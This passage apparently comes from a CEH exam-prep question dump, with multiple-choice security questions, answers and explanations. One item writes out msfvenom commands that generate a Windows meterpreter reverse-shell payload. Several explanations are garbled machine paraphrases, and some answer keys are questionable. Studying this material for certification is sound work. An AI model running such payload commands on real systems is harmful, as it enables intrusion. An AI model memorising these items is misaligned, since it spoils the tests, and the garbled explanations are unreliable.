E. Reload from known good media

Answer: E

NEW QUESTION 126
- (Topic 2)
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex

Answer: A

Explanation:
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.It performs another tasks also:• it??s responsible to guard the appliance to access any protected parts by providing the permissions.• It also declares the android api that the appliance goes to use.• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc.This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION 131
- (Topic 2)
What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 134
- (Topic 2)
A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment
B. Database assessment
C. Host-based assessment
D. Distributed assessment

Answer: C

Explanation:
The host-based vulnerability assessment (VA) resolution arose from the auditors?? got to periodically review systems. Arising before the net becoming common, these tools typically take an ??administrator??s eye?? read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal. UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.

What it Measures Host
VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally ??dormant?? vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.
Types of Vulnerability Assessment Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility
of compromise. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. (P.528/512)

NEW QUESTION 138
- (Topic 2)
Which of the following statements is FALSE with respect to Intrusion Detection Systems?

A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
C. Intrusion Detection Systems require constant update of the signature library
D. Intrusion Detection Systems can examine the contents of the data n context of the network protocol


Answer: B

NEW QUESTION 143
- (Topic 2)
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?

A. web shells
B. Webhooks
C. REST API
D. SOAP API

Answer: B

Explanation:
Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let??s say you??ve created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you??d be able to run any processes that you simply had in your application once this event is triggered. The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here??s a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it??s more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the ??payload.??
Here??s an example of what a webhook url looks like with the payload it??s carrying:

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called ??Reverse APIs?? as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the ??Notify me?? bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION 147
- (Topic 2)
Which file is a rich target to discover the structure of a website during web-server footprinting?

A. Document root
B. Robots.txt
C. domain.txt
D. index.html

Answer: B

Explanation:
Information Gathering from Robots.txt File A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas. If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to
discover restricted files and then view them to gather information. An attacker types URL/robots.txt in the address bar of a browser to view the target website??s robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool. Certified Ethical Hacker(CEH) Version 11 pg 1650

NEW QUESTION 152
- (Topic 2)
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

A. JSON-RPC
B. SOAP API
C. RESTful API
D. REST API

Answer: C

Explanation:
*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf
The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 156
- (Topic 2)
OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

A. openssl s_client -site www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl_client -connect www.website.com:443

Answer: C

NEW QUESTION 158
- (Topic 2)
How does a denial-of-service attack work?

A. A hacker prevents a legitimate user (or group of users) from accessing a service
B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

NEW QUESTION 163
- (Topic 2)
Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He??s determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

A. Error-based SQL injection
B. Blind SQL injection
C. Union-based SQL injection
D. NoSQL injection

Answer: B

NEW QUESTION 167
- (Topic 2)
Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.

A. Dos attack
B. DHCP spoofing
C. ARP cache poisoning
D. DNS hijacking

Answer: D


Explanation:
Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607)

NEW QUESTION 169
- (Topic 2)
What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 171
- (Topic 2)
Which type of sniffing technique is generally referred as MiTM attack?



A. Password Sniffing
B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing

Answer: B

NEW QUESTION 176
- (Topic 2)
During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet

Answer: A

Explanation:
Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don??t have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
? Name: Block all inbound SMB 445
? Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
? Action: Block the connection
? Programs: All
? Remote Computers: Any
? Protocol Type: TCP
? Local Port: 445
? Remote Port: Any
? Profiles: All
? Scope (Local IP Address): Any
? Scope (Remote IP Address): Any
? Edge Traversal: Block edge traversal
You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.


NEW QUESTION 177
- (Topic 2)
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

Explanation:
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run ??set payload?? for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it??s pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=Y<our IP Address> LPORT=<
Your Port to Connect On> -f exe > shell.exe

NEW QUESTION 180
- (Topic 2)
Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network
B. The CAM overflow table will cause the switch to crash causing Denial of Service
C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 181
- (Topic 2)
Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

A. Social engineering
B. insider threat
C. Password reuse
D. Reverse engineering

Answer: A

Explanation:
Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users?? credentials within the hands of an attacker.
If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.
With basic opensource intelligence (OSINT), it??s usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, ??click here for additional information??, and when they click the link, they??re forwarded to a malicious copy of the AWS login page designed to steal their credentials.
An example of such an email will be seen within the screenshot below. it??s exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you??d not be taken to the official AWS web site and you??d instead be forwarded to a pretend login page setup to steal your credentials.
These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.
For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.
During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

NEW QUESTION 184
- (Topic 2)
Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 189
- (Topic 2)
An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL??s structure. Because of this, LDAP has difficulty representing many-to-one relationships.

A. Relational, Hierarchical
B. Strict, Abstract
C. Hierarchical, Relational
D. Simple, Complex

Answer: C

NEW QUESTION 191
- (Topic 2)
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 196
- (Topic 3)
The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP
B. WPA
C. WPA2
D. WPA3

Answer: D

NEW QUESTION 201
- (Topic 3)
To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

A. Exclamation mark (!)
B. Underscore (_)
